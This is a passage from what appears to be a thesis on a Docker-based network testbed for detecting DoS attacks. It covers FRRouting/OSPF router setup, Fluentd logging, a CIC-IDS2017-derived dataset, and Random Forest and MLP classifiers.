The virtual network is provided of one router for each level. The options depends_on, links and logging are added to the router to allow the communication with the Fluentd node and assuring the creation of the admin node before the router ones. The option depends_on, ensure the creation of a service after another, in this way the administration node will start before the others, and be able to ensure a connection with the sending log nodes without the risk of losing important logs. links creates a network alias that makes the reference to the admin node easier. Finally, logging configures the logging driver as Fluentd and set the address as the admin node, specifying also the port (which is the one used in the configuration file). The option tag adds a tag to the log and the option fluentd-async: 'true' enables asynchronous logging, sending them in a non-blocking manner. All the routers are deployed by means of the same Dockerfile, differentiated by their entry point. To do so, all the entry points have been copied in the image and made executable.

Listing 4.7. Dockerfile_router

```
FROM ubuntu:22.04
USER root

# Installed packages for ip operations, routing (frr) and log
RUN apt-get update && apt-get install -y iputils-ping && apt-get
    install -y iproute2 coreutils iptables && apt-get install -y
    frr syslog-ng
# Configure frr enabling daemon and setting ports
RUN sed -i 's/^bgpd_options=.*/bgpd_options="␣␣--daemon␣-A␣
    127.0.0.1"/' /etc/frr/daemons && \
     sed -i 's/^zebra_options=.*/zebra_options="␣-s␣90000000␣
        --daemon␣-A␣127.0.0.1"/' /etc/frr/daemons && \
     sed -i 's/^bgpd=.*/zebra=yes\nbgpd=yes/' /etc/frr/daemons &&
        sed -i 's/^ospfd=.*/ospfd=yes/' /etc/frr/daemons &&\
     sed -i 's/^zebra=.*/zebra=yes/' /etc/frr/daemons && \
     sed -i 's/^ospfd_options=.*/ospfd_options="␣␣--daemon␣-A␣
        127.0.0.1"/' /etc/frr/daemons
RUN echo "zebrasrv␣2600/tcp" > /etc/services && echo "zebra␣
    2601/tcp" >> /etc/services && echo "bgpd␣2605/tcp" >>
    /etc/services \
     && echo "ospfd␣2604/tcp" >> /etc/services
# Allow ipforwarding
RUN sed -i 's/^#net.ipv4.ip_forward=1.*/net.ipv4.ip_forward=1/'
    /etc/sysctl.conf && \
     sed -i 's/^#net.ipv6.conf.all.forwarding=1.␣
        */net.ipv6.conf.all.forwarding=1/' /etc/sysctl.conf &&
        sysctl -p
# Redirect syslog to fluentd node
RUN echo 'destination␣fluentdContainer␣{␣tcp("10.200.0.2"␣
    port(5140));␣};\n' >> /etc/syslog-ng/syslog-ng.conf && \
    echo 'log␣{␣source(s_src);␣filter(f_syslog3);␣
       destination(fluentdContainer);␣};' >>
       /etc/syslog-ng/syslog-ng.conf


# Add the entryscripts to the common image of the router
COPY entrypoints/ep_routerA.sh entrypoints/ep_routerA.sh
COPY entrypoints/ep_routerB.sh entrypoints/ep_routerB.sh
COPY entrypoints/ep_routerC.sh entrypoints/ep_routerC.sh
COPY entrypoints/ep_routerD.sh entrypoints/ep_routerD.sh
#make the scripts executable
RUN chmod +x /entrypoints/ep_routerA.sh
   /entrypoints/ep_routerB.sh /entrypoints/ep_routerC.sh
   /entrypoints/ep_routerD.sh


CMD ["/bin/bash"]
```

As noticeable, the managing of the entry point is the last layer of the image. Before that, there is a series of command aimed to configure a software called FRRouting.

Figure 4.4. FRRouting logo.

FRRouting (FRR) is an open-source routing software forked from the Quagga project. Its modular design allows the integration and customisation of protocols, by simply enabling or disabling the required daemons [40]. The Zebra Daemon acts as central manager and behave like an interface between the other protocol daemons and the routing table. Each supported protocol has its own daemon. Example of protocols are the BGP (Border Gateway Protocol), used for large-scale inter-domain routing, OSPF (Open Shortest Path First), used for intra-domain routing, RIP (Routing Information Protocol), a distance vector protocol. The software is provided with a command-line interface, called VTYSH (Virtual TeletYpe SHell), allowing an easy configuration and management of the daemons. The routers have been configured so that the protocol OSPF is used as routing protocol and zebra is activated in order to allow its intermediate role. Moreover, the IP-forwarding option is set to true, to allow the node to act as a router and forward the traffic to the right destination. To satisfy the requirements of log management, the log of the node are sent to the admin node, by directly redirecting them to a specific port (5140). As anticipated, each router has a different role which is linked to a different type of node. In order to build the routing table and allow FRR to do its job, it is important to configure FRR in each router node by setting the neighbours' network. To do so, has been used a bash script for each router.

Listing 4.8. Entry point of ra_router

```
#!/bin/bash

service syslog-ng start # start the syslog
service frr start # start frr (routing service)

# set frr and set the frrRouter log
vtysh << EOF
conf t
log file /shared-volume/frr/frrRouterA.log
router ospf
network 10.100.0.0/24 area 0
network 10.200.0.0/24 area 0
network 10.1.0.0/24 area 0
end
EOF

/bin/sleep infinity
```

The `ra_router` is the one that links the server, the tree network and the admin node, for this reason the macro-areas of these nodes have been added to the router. The same happens for the `rb_router`, that links the `ra_router` to the `rc_router` and `rd_router`, covering the role of root. The `rc_router` and `rd_router` instead, link the clients to the network.

The protocol used, OSPF, is an interior gateway protocol (IGP) designed for routing within an autonomous system (AS). It is a link-state routing protocol, meaning each router builds a map of the network topology using Link-State advertisement. The map is used to calculate the shortest path using the Dijkstra algorithm. By using the concept of areas, OSPF supports hierarchical network designs, helping the optimisation and scaling of the routing process, as an instance by reducing the routing table size. The backbone is formed by Area 0 and connects all other areas. Each router within an area shares the same Link-State advertisement and same Link-State Database (LSDB). Other type of areas are the Regular Areas, connected to the backbone, the Stub Areas, which are very internal areas that do not need to receive information about routes external to the OSPF autonomous system. In the entry points shown, all the nodes are inserted in the backbone area, to ensure an easy testing and working of the experiments.

Clients

The virtual network is also provided of client nodes called `redX`, with X going from 1 to 4, that simulate user nodes. Each of them represents a possible node of each leaf network. Together with `red1` and connected to `RCnet_left`, there is a node called `attacker`, identical to the clients, but provided with several attack tools. It will be covered in the Attacker chapter.

Server

The server, together with the administrator node, is the most important node of the project. It can be exploited as an example of target for an attacker and to comprehensively test the Fluentd logging system. To do so, the server has been provided with a shared directory with the prediction package and a server application sample.

In the server container, by means of the `Dockerfile_servidor`, is deployed a server application exposed on the port `3000`. Finally, with the entry point bash script, the server is started with the command `npm start`.

4.3 Compatibilities problems

During the developing of the project have been encountered several compatibilities problems, related both to the host operative system and to the installation of different packages or libraries. The most interesting are the ones treated in the next two paragraphs, which are aimed to demonstrate the importance of containerisation. With this approach, in fact, it has been possible to assure the reproducibility of the experiment on different machines.

4.3.1 Host OS problems

During the installation and test of eBPF program (the topic of eBPF has been covered in the chapter Data Collector) some compatibility problem raised in the attempt of installing `bpftool` and `libbpf` and of running the programs. The first compatibility was related to the use of WSL. Originally, in fact, the chosen operative system for the host was Windows. To work on Windows, Docker uses the Windows Subsystem for Linux, which is a compatibility layer designed to run a Linux environment directly on Windows. The advantages of using WSL are related to: the possibility of using Linux commands directly in the Windows command line; the possibility of using Linux-native tools, script or application (like Docker) directly on the Windows machine; the improvement of the performance, due to a nearer-native kernel; dynamic use of resources. However, WSL still has some limitation. In this case, the WSL did not provide the necessary headers to install any eBPF library and consequently run the scripts. To overstep the obstacle it has been raised an issue on the official Github repository of WSL "Unable to locate package linux-tools-5.15.133.1-microsoft-standard-WSL2". An official operator answered that

> "The issue is this: apt-get install -y linux-tools-common linux-tools-$(uname -r). The WSL kernel doesn't have matching packages in distributions repositories."

Since building my own kernel could lead to future compatibility problem, it has been decided to change the host operative system to Ubuntu 22.04. The second problem, related to the run of eBPF scripts, was related to a similar problem. In the attempt of installing the linux-headers of the container operative system, the operation, apparently, could not have been done inside the Dockerfile. To circumvent the problem, it has been chosen to install the package at runtime, inside the bash script of the entry point. By doing so, in fact, it has been possible to make the header installation, related to the kernel (`apt-get install -y linux-headers-$(uname -r)`)

4.3.2 Tensorflow installation

During the installation of Tensorflow appeared a compatibility problem of the package with the operative system of the container. The node in question is the admin-fluent, whose image uses `Ubuntu 22.04`. To solve the issue, it has been decided to use a Virtual Environment for the installing of the python libraries required. A virtual environment is an isolated Python environment that allows to manage dependencies for different projects separately, so as to avoid conflicts between project dependencies and system-wide packages. When activated, the virtual environment, modifies the shell's 'PATH' variable so that the virtual environment's python and pip are used instead of the system-wide versions.

Listing 4.9. Python virtual environment

```
RUN apt install -y python3-venv
RUN python3 -m venv /opt/venv
ENV PATH="/opt/venv/bin:$PATH"
# Install packages within the virtual environment
RUN pip install tensorflow scikit-learn numpy joblib
```

The commands of the code 4.9 are used to install and create a virtual environment. Finally, the packages required are installed. Other possible solutions were: deeply understanding the compatibility problem and solve it or change the base image, from `Fluentd` to `Tensorflow`, with the consequence of installing Fluentd in the Dockerfile.

Chapter 5

The model

This chapter deals with the core of the project: the AI model designed to recognise malicious traffic from the benign one. It starts with an introduction about the AI, follows with the examination of the dataset and goes on with a dissertation about the ML algorithms considered and the chosen one. Afterwards a section about the output files and finally an analysis of the accuracy of the model. The realisation of the AI model has been supported by a previous research of the supervisor Borja Bordel.

5.1 Artificial Intelligence

As exhaustively explained in the Chapter DoS attacks, some of the denial of service attacks are particularly hard to recognize, with a special attention to slow attacks, which can camouflage in the normal traffic. Traditional methods appear to be ineffective and resource consuming, especially in relation to the new technology that exploit compromised devices or that spoofs the IP addresses. Artificial Intelligence (AI) offers an alternative that provide an automatic and robust solution for the detection of DoS attacks, with a minimal human intervention [41].

AI is the general field about the creation of a machine capable of performing task that typically would require human intelligence. Traditional AI methods relies on explicit programming to simulate the intelligent behaviour, however they struggle in task whose understanding and generalising result too vast and complex. AI in fact, emerges as good solution in terms of scalability (for the possibility of handling huge volume of data), pattern recognition, automation (reducing the human intervention and minimising errors), adaptability (allowing an evolution of the model together with the evolution of data with a minimal effort) and finally accuracy.

Machine Learning is a branch of AI, that aims in recognising patterns and, most of all, extracting knowledge from data without depending on predefined rule, just as traditional AI. The learning activity relies on statistical techniques to extract patterns from large datasets and making decision or prediction without explicitly programming them for each task. ML includes a variety of algorithms like:

- Supervised Learning: training a model on a labelled dataset, where the correct output is provided for each input (e.g. Regression, Classification, SVM)

- Unsupervised Learning: finding hidden pattern or intrinsic structures without any answer label (e.g. Clustering, K-means, PCA)
- Reinforcement Learning: training of agents to make a sequence of decision by rewarding or penalizing them, based in their desirability.


Deep Learning (DL) is a further subset of ML that exploits the deep neural network (DNN) technologies to solve complex problems, especially in presence of raw unstructured data, like images, audio and text. The DNNs are composed of multiple layers of interconnected nodes, called neurons. Each layer perform a specific transformation on the input data, progressively extracting high-level features. The data path goes by 3 main categories of nodes. The first one is the Input Layer thanks to the DNN receives the raw data. Next, there are the Hidden Layers, which are responsible for performing transformation and computation aimed at obtaining the prediction or classification. The term deep in DNN refers to the presence of many hidden layers, that capture different levels of abstractions. Finally, the output layer provides the result, as an instance classifying an input with the right label. Deep learning would offer the possibility to learn and extract relevant data straight from raw network traffic data. Moreover, variants like Recurrent Neural Network (RNN), result particularly effective for dataset with sequential entries, especially temporal patterns like traffic records, and high-dimensional data. Once deployed, the model can undergo periodic retraining to ensure an evolution of the model together with the evolution of the attacks [42].

The implementation process goes by several phases, so it is essential to gather a substantial set of sample in order to train the model. Of course, the performance of the model depend on the quality of data too. After the data collection, follows the data preparation, in which data are cleaned of noises and data type inconsistency. Finally, the dataset is analysed in order to understand the relation that exist between attributes of the dataset. At this point, it is possible to choose the most suitable model and its architecture design. In order to train and test the model, the dataset is divided in two part: training and testing. Once the model is trained by means of the training set, it can be tested and validated with metrics like the accuracy [42].

5.2 Dataset

As treated in the Chapter 1, DoS attack leave a concrete but hard to detect trace on the network and nodes. To sum up, these traces can be related to unusual traffic patterns, packet rates, resource performance and service performance. The realisation of an AI model goes by the definition of a dataset that make use of some of these metrics. The dataset could either be realised or be recovered from other sources. Since the building of a dataset may result too much demanding, it has been opted for a ready-made dataset. In order to choose the dataset, it is indispensable to understand if it is going to be used structured or unstructured dataset. The structured dataset is organised in a fixed format, such as a table, in which each column is an attribute and each row is an entry. As an instance it would be acceptable to use data related to each connection, in which each entry is a connection and the attributes relative to that connection may be the duration of the connection, the source IP address, quantity of data exchanged and so on. In case of unstructured data, it may be possible to use raw network packets without any extensive manual feature extraction. For a continuity reason it has been chosen, the same dataset elaborated and used by professor Bordel's team in their previous project. This dataset has been extracted and then elaborated from another dataset, created by the Canadian Institute for Cybersecurity, that provide both raw data and structured data relative to the traffic exchanged with a server during two days. The CIC-IDS2017 dataset contains benign and common attack, in the format of true real-world data (PCAP). The data capturing period is composed of 5 days, in which the first one is characterised of only normal activity, the third of DoS attacks plus normal activity and the other remaining days of other attacks plus normal activity. Since the dataset of interest treats only the DoS attack, the only section selected from the CIC-IDS2017 was the day related to the DoS attack [43] [44]. Next, the dataset has been manipulated and transformed, in order to match specific parameters. The parameters have been oriented to match the metrics recoverable with tools coming from the BCC library for python, tcpLife and tcpTracer, whose details will be covered in the chapter Data Collector.

The parameters to recognise the attack, have been chosen among the possible parameters, to match metrics that could be independent from easy tweakable parameters, such as the IP address, that can be spoofed by the attacker, the content of the payload or the headers and others.



	TIME	PID	COM	IP	RADR	RPORT	LADR	LPORT	SADR	SPORT	DADR	DPORT	LAT	TX_KB	RX_KB	STATE
accept	X	X	X	X	X	X	X	X								
connect	X	X	X	X					X		X	X				
connlat	X	X	X	X					X		X	X	X			
drop	X	X							X	X	X	X				X
life	X	X	X	X	X	X	X	X					X	X	X	
retrans	X	X		X	X	X	X	X								X
top	X	X	X		X	X	X	X						X	X	
tracer	X	X	X	X					X	X	X	X				
state	X	X			X	X	X	X					X			X

Figure 5.1. Metrics obtainable from tcptools

The chosen feature so, are related to the number of bytes exchanged, that takes note indirectly of the length of the header or the payload, the duration of the connection, that takes note of the rapidity of transmission and in general how much the server is kept busy, the number of open and closed connection and the time interval between one open/closed/accept event and the other. Using these parameters, the model should be able to spot the presence of an attack, by recognising general behaviour. The dataset is composed of 2523 entries described by the attributes in the table 5.1

The first six attributes are collected from the script tcpLife, while the seconds from tcpTracer. The tag `Attack` indicates whether the time interval has been characterised by malicious or benign traffic. To be more precise, both the script

Column Name	Description
mediaBT	Average bytes transmitted
mediaRX	Average bytes received
varBT	Variance of bytes transmitted
varRX	Variance of bytes received
medialat	Average latency
varlat	Variance of latency
Open	Number of open connections
Close	Number of closed connections
mediadift	Average difference of time
varDifT	Variance of difference of time
Attack	Attack label

Table 5.1. Description of features of the dataset.

are tools that run perpetually, until the input of `CTRL+C`. For this reason, to collect the data, they need to be associated to a time interval. With this aim, the output of the script has been collected in a different list every 0.5 seconds and afterwards computed the average and variance of each value. The only values that are treated differently belong to the attributes Open and Close, which are counters. How it is noticeable from the table 5.1 there are two time referred attributes. The latency is referred to the duration of the connection, while the time difference is the interval of time between one event and the other, in which with event it is indicated the opening, accepting or closing of a connection.

The initial step of the data analysis involves the importing and the preprocessing of data. Using the Seaborn's `describe` function, key statistics are obtained: count, mean, standard deviation, minimum, first quartile, median, third quartile and maximum. In this way are analysed the Central Tendency like mean and median (which is the middle value when data are ordered), the spread by means of std (standard deviation) and range (range = max - min), the presence of outliers with high value of std or range, the analysis of quartiles and finally the skewness that indicates the asymmetry of the distribution (positive means that distribution tail is on the right). Another fundamental step is the analysis of the relationships between the variables in the dataset, in order to understand the interplay between the different network parameters. To do so, it is computed the correlation matrix, whose calculation outputs the result shown by figure 5.2.

Each cell represents the correlation between two variables, with the colour indicating the strength and direction of the correlation. The correlation is a statistical measure that quantifies the strength and direction of the linear relationship between two variables. The correlation coefficient is represented in a range that goes from -1 to 1. Minus one means negative correlation, which is inverse proportionality, zero means no correlation, so no linear relationship between variables and finally positive one means direct proportionality. From the heatmap 5.2 emerges a strong correlation between open and close suggesting that the variable move together, which is true in healthy traffic. Many variables, like `varlat`, express nearly zero correlation with most of the variable and a very low or moderate with the




Figure 5.2. Heatmap of the correlation matrix of the dataset.

others. This means that the chosen attributes don't present multicollinearity, that occurs when independent variables are highly correlated, destabilising the model. Usually, this kind of situation is managed by combining highly correlated attributes or regularising them with specific techniques.

Another way to analyse the dataset is by means of the scatter matrix, enhanced with the Kernel Density Estimate (KDE) on the diagonal. In this way, it is visually shown the distribution among couples of the various features, giving another perspective of the correlation. Each cell in the matrix corresponds to the scatter graphic of one variable against the other. An uptrend or downtrend highlights a positive or negative correlation, while if there is no discernible trend, it means no correlation. In addition to the correlation, the scatter plot is capable to indicate also specific correlation for specific intervals of the data (e.g the first quartile has a positive correlation and the rest of the quartile does not). The KDE on the diagonal is a non-parametric way to estimate the probability density function, which substitute the more traditional histogram with a smoother function. The peaks of the function indicate high concentration point revealing the most probable data, while the spread and shape indicates the variability.

To conclude, the scatter matrix gives information about the correlation of the variables, their distribution and the detection of outliers.

Afterwards, the model gets partitioned into training and testing sets. To improve the performance of many machine learning algorithms, it is required the




Figure 5.3. Scatter matrix plot with kernel density estimate on the diagonal.

standardisation of the dataset, which means transforming the feature to have a mean of zero and a std of one. In fact, features with large scales can dominate the distance calculation, while the standardisation ensures that each feature contributes equally to the model. It also fastens the convergence, since in the gradient descent optimisation the step size can be affected by the scale of the features and, finally, makes easier the comparison of the importance of different features. The standardisation process involves two main operations:

- Fitting: during this step, the mean and standard deviation of each feature in the training set are computed. This is performed only on the training set to avoid data leakage from the testing set to the training one, implying a different and more optimistic training of the model.

- Transforming: during this step, each feature is standardised by subtracting its means and dividing by the standard deviation. The transformation is applied both to the training and test sets, ensuring consistency between the training and test sets.

Consistency in handling new data is mandatory, meaning that when a new entry is entered or predicted, it should be standardised with the same scaler used for the training data.

5.3 Model

It appears that Deep Learning algorithm perform better in relation to Machine Learning in the Network Security field, as demonstrated by V.Khetani and Y.Gandhi 5.2 [45].

	Algorithm	**Accuracy**			
		Healthcare	**NLP**	**Financial Services**	**Network Security**
ML	Random Forest	0.87	0.78	0.92	0.88
	SVM	0.82	0.81	0.91	0.9
	LR	0.81	0.84	0.88	0.85
	GBM	0.88	0.83	0.93	0.89
DL	CNN	0.92	0.89	0.87	0.92
	LSTM	0.88	0.87	0.89	0.88
	GRU	0.86	0.85	0.92	0.87
	Transformer	0.89	0.88	0.9	0.95

Table 5.2. Performance of various algorithms in different domains [45].

For this reason, it appeared a good idea to concentrate the energies and resources on the realisation of a deep learning algorithm, to be confronted with a baseline constituted by a machine learning algorithm. As deep learning algorithm has been chosen the Multilayer Perceptrons (MLP), that offer many upper hands for the detection of DoS attacks, especially when dealing with complex and potentially high-dimensional data, providing, in this way, scalability and better performances, allowing the upgrade of the dataset without having to change the strategy. MLP results, thanks to the multiple layer and non-linear activation functions, ideal for modelling Non-Linear Patterns, like the ones of the network. When selecting a ML algorithm baseline instead, the target should be oriented towards simplicity, interpretability, accuracy, computational efficiency and performance on structured data. Among the list of ML algorithms, has been chosen the Random Forest, for its ability to handle non-linear relationships and reducing the risk of overfitting [46].

5.3.1 Random Forest

Random Forest stands as a strong and adaptable learning method in the machine learning field, offering advantages in predictive accuracy, interpretability and resilience against overfitting. As the name suggests, Random Forest is a collection of decision trees, in which each of them is trained independently on a subset of training data, called bootstrap aggregating or bagging. The bootstrap set is generating sampling with replacement to the original set, which means that a specific data point can be selected multiple times, making each bootstrap aggregation independent from the other. This operation involves a bigger variability, allowing the capture of different patterns and structure in the data, making the model more robust. Despite this, it contemporarily reduces the variance, leading to a more accurate prediction. Moreover, it also helps to prevent and reducing overfitting, since it generalises the dataset. A decision tree is built by recursively splitting the dataset into subsets, based on the values of input of features: at each decision point of the tree, the algorithm chooses a feature and a threshold value to split the data, creating child nodes that are more homogeneous. In the Random Forest, when considering a split, the algorithm does not evaluate all the available features, but a random subset. Finally, within it, potential splits are evaluated and the one that best separates the data is chosen. The choice is made on the based of criteria like Gini impurity, information gain (based on entropy) or variance reduction. The chosen split is the one with the highest purity increase, for classification tasks, or the greatest reduction in variance, for regression tasks. To conclude, the choice of Random Forest is motivated for its ability to increase diversity among the trees, reduce the overfitting and its computational efficiency. As baseline has been chosen a random forest classifier, with `n_estimators = 10` (number of decision trees in the forest), as evaluation criteria of the split has been chosen `entropy` and with `max_depth = 1`, so that each tree makes a decision based on a single feature.

Listing 5.1. Training a Random Forest Classifier

```
from sklearn.ensemble import RandomForestClassifier

# Initialize the classifier
classifier = RandomForestClassifier(n_estimators=10,
    criterion='entropy', random_state=0, max_depth=1)

# Train the classifier
classifier.fit(X_train, y_train)
```

The split criteria chosen, `entropy`, measures the amount of uncertainty or impurity in a dataset in which:

$$H(p) = -p \log_2(p) - (1-p) \log_2(1-p)$$

where `p` is the proportion of one class in the dataset. When a node is pure (all instances belong to a single class), entropy goes to zero, differently if it is impure entropy reaches the maximum value of 1 of a binary classification problem (e.g. defining if the connection data are referred to malicious traffic or not). Entropy's advantages are related to the possibility of calculating the information gain, which measure the reduction in entropy after a split, the facilitation to balance the splits and its robustness to noise, especially compared to other criteria.

5.3.2 MultiLayer Perceptrons

Among the deep learning algorithm, stands the Multilayer Perceptrons (MLP). It belongs to the class of the feedforward neural network. It consists of multiple layers of nodes, called neurons, densely connected to the next. As the other neural networks, its infrastructure relies on three types of layers: input, hidden, output. The input layer takes raw features of the data as input and pass them to the hidden layers, where the computations and transformations occur. Each neuron in a layer processes the weighted sum of its inputs, applies an activation function to introduce non-linearity and, finally, passes the result to the next layer, until the output layer is reached. The main strength of MLP relies on its ability to deal with non-linearity in data relationships. The complex function, in this way, is approximated, making it suitable for tasks in which linearity models would fail. Training this kind of model consist in adjusting the weight and biases of the neurons to minimise the difference between predicted outputs and actual targets, using optimisation techniques like gradient descent. Despite its effectiveness, MLP algorithm needs a large amount of labelled training data and the high number of hidden layers may lead to overfitting. During the recent years, the development in deep learning introduced new way to mitigate the overfitting and improve the training stability, as for an instance regularisation, dropout and batch normalisation. To implement an MLP, it is possible to rely on TensorFlow, which is an open-source machine learning framework developed by Google. In TensorFlow, it is integrated a high-level neural network API called Keras, that simplifies the process of building a neural network. One of the simplest type of neural network that Keras presents is the Sequential Model, that permits the creation of an MLP. It allows layer to be added one after the other, in a system that offers as input the output of the previous layer. The 5.4 shows how the MLP has been built and which kind of layers have been inserted.

A Dense Layer (or fully connected layer) is a node of the neural network that is connected to every node of the previous layer. In this case, have been chosen 6 neurons for each of the first two layers and one for the last dense layer. The activation functions, as previously explained, are crucial for the introducing of non-linearity. They are mathematical functions applied to the output of each neuron. The two function used are the:

- ReLU (Rectified Linear Unit): used widely because it helps in overcoming the vanishing gradient problem. It consists in the slowing down of the updating process of the model's parameters, due to a very small gradient of the loss function. It is defined as
$$f(x) = \max(0, x) \tag{5.1}$$
- Sigmoid: defined as
$$f(x) = \frac{1}{1 + e^{-x}} \tag{5.2}$$
Its main task, especially if placed as last node, is to prepare the values to the binary classification. In fact, it takes the input and squashes it in a range between 0 and 1.

The chosen optimizer, which determines the strategy for adjusting the neural network's weights to minimise the loss function, is the `adam` optimizer. It works on the gradients of the parameters, improving and making faster the convergence during training. As loss function has been chosen the `binary_crossentropy`, that calculates the difference between the predicted probabilities and the true binary

